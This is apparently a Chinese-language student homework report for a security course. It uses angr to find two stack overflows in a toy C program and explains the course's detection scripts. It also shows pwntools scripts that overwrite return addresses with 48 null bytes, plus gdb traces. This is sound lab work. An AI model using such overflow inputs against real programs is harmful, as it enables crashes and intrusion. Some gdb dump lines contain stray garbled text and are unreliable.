

網安實務 Hw3

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用到的工具:angr(該HW的練習工具、版本: 8.20.1.7)、python3.8、gdb-peda、pwntool
後兩者是用於跑target來觀看其overflow問題的工具

- angr裝於在虛擬中，本來angr是裝最新版(9)，但API似乎有所更動，造成助教提供的腳本跑不起來，因此才降版本
- gdb-peda安裝教學參考:<https://ithelp.ithome.com.tw/articles/10227380>
- pwntool安裝教學參考:<https://docs.pwntools.com/en/stable/install.html>

Question1

題目中，可以看到有兩個overflow漏洞:

```
3 void func()
4 {
5     char pwd[0x10]={0};
6     puts("input admin password:");
7     read(0,pwd,0x20);
8 }
9 void over()
10 {
11     puts("over!");
12     char c[0x10]={0};
13     read(0,c,0x20);
14 }
```

超出該字元長度

1. Describe the overall code structure of the script.

- simply_exploit.py
 - 透過unconstrained狀態(with the instruction pointer controlled by user data or some other source of symbolic data)來搜索漏洞
 - 會存在unconstrained stash中
 - 這種狀態的路徑一般來說就是rip值不可約束(不受控制它的值符號化了、)才會產生的，例如一般發生Stack Overflow時，rip的值通常是標準輸入的某段字符串，而在angr中，stdin也會被符號化，所以說當rip值變成stdin的部分值時，也就當作rip的值也是符號化的，這樣就出現了unconstrained狀態
 - 讓simulation_manager重複單步執行
 - 如果有unconstrained狀態
 - 就顯示其結果
- full_exploit.py
 - 透過檢查指令"push rbp;"、"mov rbp,rsp;"來判斷是否是函數的開頭(check_head(state))
 - 透過檢查指令"leave;"、"ret;"來判斷是否是函數的結尾(check_end(state))
 - 每次進入新函式時，利用字典的方式儲存rbp值(key為正確返回的地址)
 - 不管多複雜，都可以透過唯一的返回地址鎖定rbp的正確值
 - 透過檢測某地址的值是否符號化，來計算出overflow的具體字節
 - 如果overflow到rbp或返回地址，可以透過檢測順序來解決

- 例:overflow到返回地址，那必然overflow了rbp
 - 直接報出pc overflow
- 先檢測返回地址是否被overflow，再檢測是否overflow到了rbp
 - 如果只overflow到rbp則報出rbp overflow
- 再利用跟"simply_exploit.py"類似的方式(unconstrained狀態)來檢驗
 - 讓simulation_manager重複單步執行
 - 檢測函式的head跟end
 - 如果rbp或返回地址被符號化了
 - 印出相對應的訊息(pc overflow or rbp overflow)

2. Explain the purpose of the code on the lines marked with comment symbol.

#1-1:

如果sm(simulation_manager)有unconstrained的狀態，就遍歷其內容，然後去列出stdout、stdin內容

#1-2:

用於檢查函式一開始是不是"push rbp;"、"mov rbp, rsp;"，來判斷是否是該函式的開頭
如果是的話將返回地址與rbp給存起來

#1-3:

當flag等於2，則代表已是函式的結尾了，其代碼是將stack上的rbp跟ret給讀出來，並把之前存的(在check_head()裡做的)返回地址與rbp給讀出來，用於後面程式的進行

#1-4:

先檢查返回地址是否有被overflow(透過其內容是否有被符號化來判定)，如果有則印出pc_overflow的訊息，並將原本存的rbp跟返回地址給變數rbp、rbp+byte_s使其復原(可讓程式在正常往下執行找更多Bug)

#1-5:

跟1-4類似，檢查rbp的值是否有被先檢查返回地址是否有被overflow(透過其內容是否有被符號化來判定)，如果有則印出rbp_overflow的訊息，並將原本存的rbp跟返回地址給變數rbp使其復原(可讓程式在正常往下執行找更多Bug)

3. Test the exploit(input) on the C program and show your results

Run simply_exploit.py:



```
def main():
    proc=elf.process()
    input()#用於handle住程式，方便gdb trace
    proc.recvuntil(":")#input your name:
    proc.send(b'123')
    proc.recvuntil("!")#over!
    proc.send(b'aaa')
    proc.interactive()

if __name__ == '__main__':
    main()
```

此為正常執行程式無觸發overflow問題的腳本

Run:

```
$ python exploit.py
```



```
wulearn@wulearn-MS-7B24: ~/Desktop/NS_hw3/Hw3/Question_A
(angr) wulearn@wulearn-MS-7B24:~/Desktop/NS_hw3/Hw3/Question_A$ python exploit.py
[*] '/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Starting local process '/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1': pid 103710
```

得到pid:103710(下一步會用到)

gdb:

```
$ gdb -p 103710
```

```
wulearn@wulearn-MS-7B24: ~/Desktop/NS_hw3/Hw3/Question_A

Registers
RAX: 0xffffffffffffe00
RBX: 0x55a39ad2b840 (<__libc_csu_init>: push r15)
RCX: 0x7f4361031142 (<__GI___libc_read+18>: cmp rax,0xffffffffffff000)
RDX: 0x10
RSI: 0x7ffebd462bf0 --> 0x0
RDI: 0x0
RBP: 0x7ffebd462c00 --> 0x0
RSP: 0x7ffebd462bd8 --> 0x55a39ad2b7e4 (<main+70>: mov eax,0x0)
RIP: 0x7f4361031142 (<__GI___libc_read+18>: cmp rax,0xffffffffffff000)
R8 : 0x11
R9 : 0x7c ('|')
R10: 0x7f436110bbe0 --> 0x55a39cf0d6a0 --> 0x0
R11: 0x246
R12: 0x55a39ad2b610 (<_start>: xor ebp,ebp)
R13: 0x7ffebd462cf0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

Code
0x7f436103113c <__GI___libc_read+12>: test eax,eax
0x7f436103113e <__GI___libc_read+14>: jne 0x7f4361031150 <__GI___libc_read+32>
0x7f4361031140 <__GI___libc_read+16>: syscall
=> 0x7f4361031142 <__GI___libc_read+18>: cmp rax,0xffffffffffff000
0x7f4361031148 <__GI___libc_read+24>: ja 0x7f43610311a0 <__GI___libc_read+112>
0x7f436103114a <__GI___libc_read+26>: ret
0x7f436103114b <__GI___libc_read+27>: nop
0x7f4361031150 <__GI___libc_read+32>: sub rax,rax
Stack
0000| 0x7ffebd462bd8 --> 0x55a39ad2b7e4 (<main+70>: mov eax,0x0)
0008| 0x7ffebd462be0 --> 0x7ffebd462cf8 --> 0x7ffebd4630b9 ("/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1")
0016| 0x7ffebd462bf0 --> 0x19ad2b610
0024| 0x7ffebd462bf0 --> 0x0
0032| 0x7ffebd462bf8 --> 0x0
0040| 0x7ffebd462c00 --> 0x0
0048| 0x7ffebd462c08 --> 0x7f4360f470b3 (<__libc_start_main+243>: mov edi,eax)
0056| 0x7ffebd462c10 --> 0x7f4361153620 --> 0x5081200000000

Legend: code, data, rodata, heap, value
0x00007f4361031142 in __GI___libc_read (fd=0x0, buf=0x7ffebd462bf0, nbytes=0x10)
at ../sysdeps/unix/sysv/linux/read.c:26
26 ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$
```

在exploit那邊終端機畫面按下 `enter` 後，gdb這邊輸入 `fin` (剩餘基本操作步驟就省略，基本上就都使用 `si` 來單步執行到要的位置)

讓gdb進到over的函式裡面，去看它的return address是不是正常的

```
Code
0x558dfa241796 <over+58>: call 0x558dfa2415e0 <read@plt>
0x558dfa24179b <over+63>: nop
0x558dfa24179c <over+64>: leave
=> 0x558dfa24179d <over+65>: ret
0x558dfa24179e <main>: push rbp
0x558dfa24179f <main+1>: mov rbp,rsi
0x558dfa2417a2 <main+4>: sub rsp,0x20
0x558dfa2417a6 <main+8>: mov rdi,rax
TeamViewer idfa2417ee <main+80>: lea rax,[rbp-0x10]
0x558dfa2417f2 <main+84>: lea rsi,[rip+0xf8] # 0x558dfa2418f1
0x558dfa2417f9 <main+91>: mov rdi,rax
0x558dfa2417fc <main+94>: call 0x558dfa2415f0 <strstr@plt>
Stack
0000| 0x7ffc84c7de08 --> 0x558dfa2417ee (<main+80>: lea rax,[rbp-0x10])
0008| 0x7ffc84c7de10 --> 0x7ffc84c7df28 --> 0x7ffc84c7f0b9 ("/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1")
0016| 0x7ffc84c7de18 --> 0x1fa241610
0024| 0x7ffc84c7de20 --> 0x6e696d6461 ('admin')
0032| 0x7ffc84c7de28 --> 0x0
0040| 0x7ffc84c7de30 --> 0x0
0048| 0x7ffc84c7de38 --> 0x7ff9dd7640b3 (<__libc_start_main+243>: mov edi,eax)
0056| 0x7ffc84c7de40 --> 0x7ff9dd970620 --> 0x5081200000000
```

可以看到它返回位址只是正常的

接著來驗證兩個overflow的問題。

第一個overflow:(over函式裡的)

將上述exploit.py的 `proc.send(b'aaa')` 改成:

```
proc.send(b'\x00'*48)
```

由上述full_exploit第一個stdin提供

然後再來跟剛剛上述run的流程一樣，去觀看其return的位置:

```
Code
0x5566473ae796 <over+58>: call 0x5566473ae5e0 <read@plt>
0x5566473ae79b <over+63>: nop
0x5566473ae79c <over+64>: leave
=> 0x5566473ae79d <over+65>: ret
0x5566473ae79e <main>: push rbp
0x5566473ae79f <main+1>: mov rbp, rsp
0x5566473ae7a2 <main+4>: sub rsp, 0x20
0x5566473ae7a6 <main+8>: mov DWORD PTR [rbp-0x14], edi
JUMP is NOT taken

Stack
0000| 0x7fffd963bde8 --> 0x0
0008| 0x7fffd963bddf0 --> 0x7fffd963bdf08 --> 0x7fffd963c00b9 ("/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1")
0016| 0x7fffd963bddf8 --> 0x1473ae610
0024| 0x7fffd963bde00 --> 0x333231 ('123')
0032| 0x7fffd963bde08 --> 0x0
0040| 0x7fffd963bde10 --> 0x0
0048| 0x7fffd963bde18 --> 0x7f653a7f50b3 (<__libc_start_main+243>: mov edi, eax)
0056| 0x7fffd963bde20 --> 0x7f653aa01620 --> 0x5081200000000

Legend: code, data, rodata, heap, value
0x00005566473ae79d in over()
```

可以看到返回位址已被更改(overflow問題)

造成程式無法運作

第二個overflow:(func函式裡的)

將腳本改成以下這樣:

```
#!/usr/bin/env python3
# -*- encoding: utf-8 -*-
from pwn import *
elf = ELF('./stack1')

def main():
    proc=elf.process()
    input()
    proc.recvuntil(":")
    proc.send(b'admin')
    proc.recvuntil("!")
    proc.send(b'\x00')
    proc.recvuntil("password:")
    proc.send(b'\x00'*48)
    proc.interactive()

if __name__ == '__main__':
    main()
```


然後跟剛剛一樣透過gdb來trace，這次是要看在func()的回傳位址：

```

                                Code
0x5589f0b0e754 <func+58>:      call   0x5589f0b0e5e0 <read@plt>
0x5589f0b0e759 <func+63>:      nop
0x5589f0b0e75a <func+64>:      leave
=> 0x5589f0b0e75b <func+65>:  ret
0x5589f0b0e75c <over>:       push   rbp
0x5589f0b0e75d <over+1>:      mov    rbp,rsi
0x5589f0b0e760 <over+4>:      sub    rsi,0x10
0x5589f0b0e764 <over+8>:      lea    rdi,[rip+0x16f]          # 0x5589f0b0e8da
                                JUMP is NOT taken

                                Stack
0000| 0x7fff93baf628 --> 0x0
0008| 0x7fff93baf630 --> 0x7fff93baf748 --> 0x7fff93bb10b9 ("/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1")
0016| 0x7fff93baf638 --> 0x1f0b0e610
0024| 0x7fff93baf640 --> 0x6e696d6461 ('admin')
0032| 0x7fff93baf648 --> 0x0
0040| 0x7fff93baf650 --> 0x0
0048| 0x7fff93baf658 --> 0x7f8c188810b3 (<__libc_start_main+243>:      mov    edi,eax)
0056| 0x7fff93baf660 --> 0x7f8c18a8d620 --> 0x5081200000000

Legend: code, data, rodata, heap, value
0x00005589f0b0e75b in func ()
```

可以看到返回位址已被更改(overflow問題)
造成程式無法運作

如果正常的會是這樣(將上面的 *48 拿掉即可):

```

                                Code
0x558c7f6d9754 <func+58>:      call   0x558c7f6d95e0 <read@plt>
0x558c7f6d9759 <func+63>:      nop
0x558c7f6d975a <func+64>:      leave
=> 0x558c7f6d975b <func+65>:  ret
0x558c7f6d975c <over>:       push   rbp
0x558c7f6d975d <over+1>:      mov    rbp,rsi
0x558c7f6d9760 <over+4>:      sub    rsi,0x10
0x558c7f6d9764 <over+8>:      lea    rdi,[rip+0x16f]          # 0x558c7f6d98da
                                # 0x558c7f6d98f7
0x558c7f6d9810 <main+114>:     lea    rdi,[rip+0xe0]          # 0x558c7f6d98f7
0x558c7f6d9817 <main+121>:     call   0x558c7f6d95c0 <puts@plt>
0x558c7f6d981c <main+126>:     jmp    0x558c7f6d9836 <main+152>
LibreOffice Impress 981e <main+128>: lea    rax,[rbp-0x10]

                                Stack
0000| 0x7ffe9a4768e8 --> 0x558c7f6d9810 (<main+114>:      lea    rdi,[rip+0xe0]          # 0x558c7f6d98f7)
0008| 0x7ffe9a4768f0 --> 0x7ffe9a476a08 --> 0x7ffe9a4780b9 ("/home/wulearn/Desktop/NS_hw3/Hw3/Question_A/stack1")
0016| 0x7ffe9a4768f8 --> 0x17f6d9610
0024| 0x7ffe9a476900 --> 0x6e696d6461 ('admin')
0032| 0x7ffe9a476908 --> 0x0
0040| 0x7ffe9a476910 --> 0x0
0048| 0x7ffe9a476918 --> 0x7f370943d0b3 (<__libc_start_main+243>:      mov    edi,eax)
0056| 0x7ffe9a476920 --> 0x7f3709649620 --> 0x5081200000000

Legend: code, data, rodata, heap, value
0x0000558c7f6d975b in func ()
```

會有正確位址的回傳值